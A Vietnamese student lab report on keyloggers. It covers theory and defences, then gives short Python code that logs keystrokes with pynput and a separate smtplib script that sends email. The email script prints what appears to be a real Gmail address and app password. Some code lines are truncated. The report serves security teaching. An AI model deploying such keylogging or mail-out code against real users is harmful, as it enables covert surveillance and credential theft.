TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

KHOA KHOA HỌC VÀ KỸ THUẬT THÔNG TIN

NHẬP MÔN BẢO ĐẢM VÀ AN NINH THÔNG TIN

BÁO CÁO THỰC HÀNH LAB 2 – TÌM HIỂU, CẤU HÌNH VÀ BÁO CÁO KEYLOGGER

Giảng viên hướng dẫn: Phạm Nhật Duy

Lớp: IE105.N11

Nhóm: 6

Sinh viên thực hiện: Đặng Quang Trung MSSV: 20522067

TP. Hồ Chí Minh – 12/02/2023

MỤC LỤC

NỘI DUNG THỰC HIỆN

STT	Công việc	Kết quả tự đánh giá
1	Tìm hiểu về Keylogger	100%
2	Cài đặt Keylogger	100%
3	Cấu hình tính năng theo dõi người dùng: bàn phím, email.	100%

Chương 1. CƠ SỞ LÝ THUYẾT

1. Keylogger là gì?

Ban đầu, Keylogger chỉ chương trình máy tính được viết nhằm mục đích là theo dõi, ghi lại các thao tác thực hiện ở trên bàn phím vào tập tin nhật ký. Hiện nay, phần mềm này phát triển theo hướng đi khác, không chỉ ghi lại các thao tác bàn phím mà còn chụp ảnh màn hình, quay lại video hiển thị ở trên màn hình máy tính và ghi nhận con trỏ chuột làm việc. Do đó, khi cài đặt phần mềm này, kẻ cài đặt nhanh chóng biết được tài khoản các trang mạng xã hội, tài khoản ngân hàng, nội dung tin nhắn, email ...

2. Cách sử dụng Keylogger?

Keylogger, nếu phục vụ cho mục đích tốt thì chúng được sử dụng trong các tổ chức Công nghệ Thông tin (IT) nhằm phát hiện lỗ và tiến hành hắc phục sự cố kỹ thuật với máy tính và mạng lưới kinh doanh.

Đối với các hộ gia đình (có thể cả doanh nghiệp) thì chúng được sử dụng để theo hoạt động sử dụng mạng của các thành viên, đặc biệt trong gia đình có trẻ nhỏ, các phụ huynh sủ dụng chúng để giám sát nội dung truy cập mạng của con cái mình.

Với mục đích xấu: Cách sử dụng Keylogger dưới tay của kẻ xấu, chúng biến thành công cụ rất nguy hiểm. Một khi Keylogger được cài vào trong máy tính của ta thì các thông tin cá nhân, mật khẩu, nội dung Internet, số thẻ tín dụng,….của ta đều sẽ bị lộ.

3. Kelogger có thể thu thập những gì?

Phụ thuộc vào các loại Keylogger khác nhau thì chúng sẽ cho những khả năng khai thác khác nhau, nhưng thường thì chúng đều có thể khai thác được những thông tin sau đây:

- Ghi chép lại các mật khẩu mà người dùng đã từng nhập trên thiết bị.
- Tự động gửi báo cáo chứa các bản ghi được lưu trữ và gửi email đến một địa điểm từ xa thông qua email, FTP, HTTP.
- Thực hiện chụp ảnh màn hình thiết bị với một khoảng thời gian chu kì nhất định.
- Các ứng dụng mà người dụng chạy trên thiết bị đều được ghi lại.
- Chụp bản sao các email đã gửi.
- Chụp bản ghi của tất cả tin nhắn tức thời từ Zalo, Facebook Messenger, Skype, Viber,…

4. Cách phòng tránh Keylogger?

Đổi trật tự gõ phím: Nếu ta muốn đăng nhập vào tài khoản mạng xã hội, tài khoản ngân hàng trên mạng thì ta nên gõ sai password rồi xóa bớt đi những ký tự sai đó để Keylogger không thể nhận diện được password đúng.

Copy chuỗi ký tự: Hay ta có thể lưu password ở trên Notepad++, word để khi mở các tài khoản, ta chỉ cần việc copy password tương ứng để đăng nhập.

Dùng phần mềm diệt virus: Khi cài phần mềm diệt virus mạnh, máy tính của ta sẽ ngăn chặn được virus và cả chương trình Keylogger. Bên cạnh đó, ta hãy cài đặt thêm tường lửa trong hệ điều hành, trình duyệt để giúp Keylogger không thể cài đặt và xâm nhập được trên máy tính của ta.

Dùng bàn phím ảo: Một cách phòng tránh Keylogger đơn giản, thông dụng nhưng hiệu quả là sử dụng bàn phím ảo. Khi ta dùng bàn phím ảo, bạn sẽ không phải dùng phím thật ở trên máy tính nên keylogger sẽ không ghi nhận được các thao tác khi ta sử dụng máy tính.


Chương 2. HIỆN THỰC CHƯƠNG TRÌNH

1.Keylogger theo dõi người dùng bằng bàn phím:

***Cài đặt thư viện hỗ trợ:** Để tạo Keylogger, chúng ta sẽ sử dụng module **pynput** – đây là thư viện cho phép người dùng điều khiển, kiểm soát các thiết bị đầu vào. Do nó không phải là thư viện chuẩn có sẵn của python nên ta phải cài thêm.


```
pip install pynput
```

Kết quả nhận được:




***Bắt đầu tạo Keylogger:**

Sau khi hoàn thành việc cài đặt thư viện, ta sẽ import các dữ liệu và phương thức trong đó. Để có thể giám sát bàn phím, ta sẽ sử dụng phương thức **key** và **listener** của **pynput**. Ta cũng sẽ sử dụng **logging module** để ghi lại các tổ hợp phím được gõ vào file.




Tiếp theo là set đường dẫn nơi mà ta sẽ lưu logfile.

Sau đó ta gọi hàm **on_press( )** tạo định nghĩa cho việc gõ bàn phím và sử dụng phím.




Cuối cùng ta cài đặt một instance cho **Listener** và định nghĩa phương thức **on_press( )** ở trong đó, sau đó nối instance với chủ đề chính.



Ta thu được file code hoàn chỉnh.

```
1  from pynput.keyboard import Listener
2  import logging
3  log_dir = r"./"
4  logging.basicConfig(filename = (log_dir + "keyLog.txt"), level=logging.DEBUG, format='%(as
5  def on_press(key):
6      logging.info(str(key))
7  with Listener(on_press=on_press) as listener:
```

Tiến hành chạy chương trình và dùng thao tác gõ phím, ta thu được file txt ghi lại đúng những gì vừa gõ.



2.Keylogger theo dõi người dùng bằng email:

Đầu tiên ta sẽ **import** thư viện hỗ trợ có sẵn **smtplib** để gửi mail:

```
import smtplib
```

Tiếp theo ta sẽ set up email (ở đây ta sẽ không nhập password đúng của email mà ta sẽ nhập app pass của email vì ngày nay google đã tăng tính năng bảo mật).

```
#Set up email
email='dangquangtrung096@gmail.c
password='owblbredcnapbslh'
```

Kế đến ta sẽ xử lí bằng cách dùng hàm mặc định của máy chủ gmail, bật bảo mật của gmail và login user password.

```
session=smtplib.SMTP('smtp.gmail.c
session.starttls() #enable securit
```

Sau đó ta sẽ tạo content và gửi mail bằng hàm

sendmail(email,email_sent,mail_content)

```
mail_content='''Subject: hello
quang trung test python
hihihi '''
```


Cuối cùng ta sẽ print

```
print('mail sent')
```

Ta thu được file code hoàn chỉnh.

```
1   import smtplib
2   #Set up email
3   email='dangquangtrung096@gmail.com'
4   password='owblbredcnapbslh'
5   email_sent='dangquangtrung096@gmail.com
6   #Xl
7   session=smtplib.SMTP('smtp.gmail.com',5
8   session.starttls() #enable security
9   session.login(email,password)
10  #Noi dung
11  mail_content='''Subject: hello
12  quang trung test python
```

Tiến hành chạy chương trình và thu được kết quả



Chương 3. KẾT LUẬN

Keylogger có thể tốt hoặc xấu, và nó tốt hoặc xấu thì còn phụ thuộc vào mục đích sử dụng, Nếu Keylogger được dùng phục vụ cho việc giám sát con cái, giám sát thiết bị ở công ty, xem họ đã làm đã làm gì với thiết bị PC thì được coi là tốt. Còn với mục đích sử dụng Keylogger với mục đích ăn cắp thông tin của người dùng thì được coi là cực kỳ xấu xa.

TÀI LIỆU THAM KHẢO